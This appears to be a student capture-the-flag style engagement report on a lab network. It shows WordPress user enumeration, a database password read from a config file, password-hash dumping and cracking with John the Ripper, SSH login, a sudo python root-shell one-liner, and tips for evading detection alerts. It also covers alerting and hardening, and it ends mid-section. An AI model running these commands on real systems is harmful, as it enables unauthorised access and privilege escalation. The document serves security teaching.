Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Todd Hearn, Andrew Dugal, Phillip Elliott

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/TCP	OpenSSH
HTTP	80/TCP	Apache httpd 2.4.10
rpcbind	111/TCP	2-4
netbios-ssn	139/TCP	Samba smbd 3.X-4.X

Exploits Used

Exploitation: HTTP/wpscan

Summarize the following:

- How did you exploit the vulnerability?


  Nmap and wpscan

- What did the exploit achieve?

  Enumeration users and vulnerable plugins from wordpress website

- Include a screenshot or command output illustrating the exploit.

  wpscan --url http://192.168.1.110/wordpress --wp-content-dir-eu



```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <========================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/s
ign_up

[+] Finished: Tue Mar 30 17:19:46 2021
[+] Requests Done: 64
```

Exploitation: SSH

Summarize the following:

- How did you exploit the vulnerability?

  SSH method to log in with user1 account we found

- What did the exploit achieve?

  Gaining a user shell

- Include a screenshot or command output illustrating the exploit.

  ssh michael@192.168.1.110

Exploitation: MySQL 5.5

Summarize the following:

- How did you exploit the vulnerability?

  Found the hash of user 2 in the mysql database and cracked the hash using John the Ripper

- What did the exploit achieve?

  We were able to ssh using user 2 and elevate privileges to root.

- Include a screenshot or command output illustrating the exploit.

$ nano /var/www/html/wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

- $ mysql -u root -p [R@v3nSecurity]
- mysql> use wordpress
- mysql> select user_login, user_pass from wp_users;

```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)
```

- Crack hashes with 'john'
- [illegible]
```
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x])
Cost 1 (iterations) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Lost 2 candidates while attempting to fork.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Cracked hashes count changed (2) - Session aborted
pink84           (?)
1g 0:00:01:43 DONE 3/3 (2020-07-16 17:34) 0.009675g/s 35789p/s 35789c/s 35789C/s poolue..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@kali:~# john hashes.txt
```
  - $ john hashes.txt [user_pass values only in this file]
    - Result: **pink84**
- ssh into the server as **steven:pink84**
  - $ ssh steven@192.168.1.110
  - Check Steven's privileges
    - $ sudo -l [Result: (ALL) NOPASSWORD: /usr/bin/python]
    - [illegible]
  - Spawn a shell using python
    - $ sudo python -c 'import pty; pty.spawn("/bin/sh")'

Avoiding Detection

Stealth Exploitation of HTTP Errors/Nmap and Hydra

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors, HTTP request size and CPU % Total
- Which metrics do they measure?

  http.response.status_code, http.request.bytes and CPU Total %
- Which thresholds do they fire at?

  400, 3500 and 0.5

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Run Nmap using the stealth scan mode
- Are there alternative exploits that may perform better?


  Xhydra - GUI, Medusa, NCrack and possibly Burp suite to brute force the password
- You could also use a bash script one liner:

```
for i in {1..5}; do curl -s -L -i http://www.wordpress-site-to-test.com/?author=$i | grep -E -o "\" title=\"View all posts by [a-z0-9A-Z\-\.]*|Location:.*" | sed 's/\// /g' | cut -f 6
-d ' ' | grep -v "^$"; done
```

Table of Contents

Defensive:
Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Alerts Implemented


Excessive HTTP Errors

- **Metric:** packetbeat-*, HTTP Errors
- **Threshold:** Above 400 for the last 5 minutes

HTTP Request Size

Summarize the following:

- Queries packetbeat to monitor HTTP request lengths
- Threshold alert triggers when the number of bytes exceeds 3500



CPU Activity Alert

Summarize the following:

- Queries metricbeat indices for system processes as a percent of CPU activity
- Alert threshold set to trigger when percentage of CPU activity exceed 50%

Current status for 'HTTP Request Size Monitor'

Deactivate Delete

Execution history | Action statuses

Last one hour

Trigger time	State	Comment
2021-04-01T22:55:32+00:00	Firing	
2021-04-01T22:54:32+00:00	Firing	
2021-04-01T22:53:32+00:00	Firing	
2021-04-01T22:52:32+00:00	Firing	
2021-04-01T22:51:32+00:00	Firing	
2021-04-01T22:50:32+00:00	OK	
2021-04-01T22:49:32+00:00	OK	
2021-04-01T22:16:42+00:00	Firing	
2021-04-01T22:15:42+00:00	Firing	
2021-04-01T22:14:42+00:00	Firing	

Hardening

Hardening Against Brute Force Attacks on Target 1

- **Patch:** Invalid credentials lock out
- **Why the patch works:** Prevents excessive failed login attempts
- **How to implement:** Implement an account lockout timer with a threshold of 3 failed login attempts.

Hardening Against DOS Attacks on Target 1

- **Patch:** IP whitelisting, Load Balancer
- **Why the patch works:** Only accepts connections from trusted IP address ranges. Installing a load balancer will lighten the traffic burden placed on each resource and optimize network traffic and processing.
- **How to implement:** Set a list of approved IP’s in Firewall settings. Install and enable a ALB to distribute traffic.

Hardening Against Excessive CPU Usage on Target 1

- **Patch:** Creating several different alerts at different thresholds of CPU usage and limit the max threshold for each core.
- **Why the patch works:** Alerts us to how much activity is going on in the machine. Sets a limit to how much CPU can be actually used.
- **How to install:**
  - Create an alert at 50%, 75% CPU usage.
  - Install software that limits CPU usage
  - Can also use Task Manager to limit what cores a process is allowed to use

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- One option is to utilize ansible and automate system-wide updates as well as keep necessary tools up to date. Ansible can also be used to verify system health (ie. ensuring web servers are up and running)

```
---
- name: Update apt-get repo and cache
  hosts: webservers
  apt: update_cache=yes force_apt_get=yes cache_valid_time=3600
  - name: Check if reboot is required
  - register: reboot_required_file
  - stat: path=/var/run/reboot-required get_md5=no
```

Table of Contents

Network:
Network Topology

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	UDP TCP TLSv1.2	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	1 (June11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching Youtube
- Browsing the Internet

Suspicious Activity


- Set up AD network and domain controller
- Downloading malware

Normal Activity

Youtube

Summarize the following:

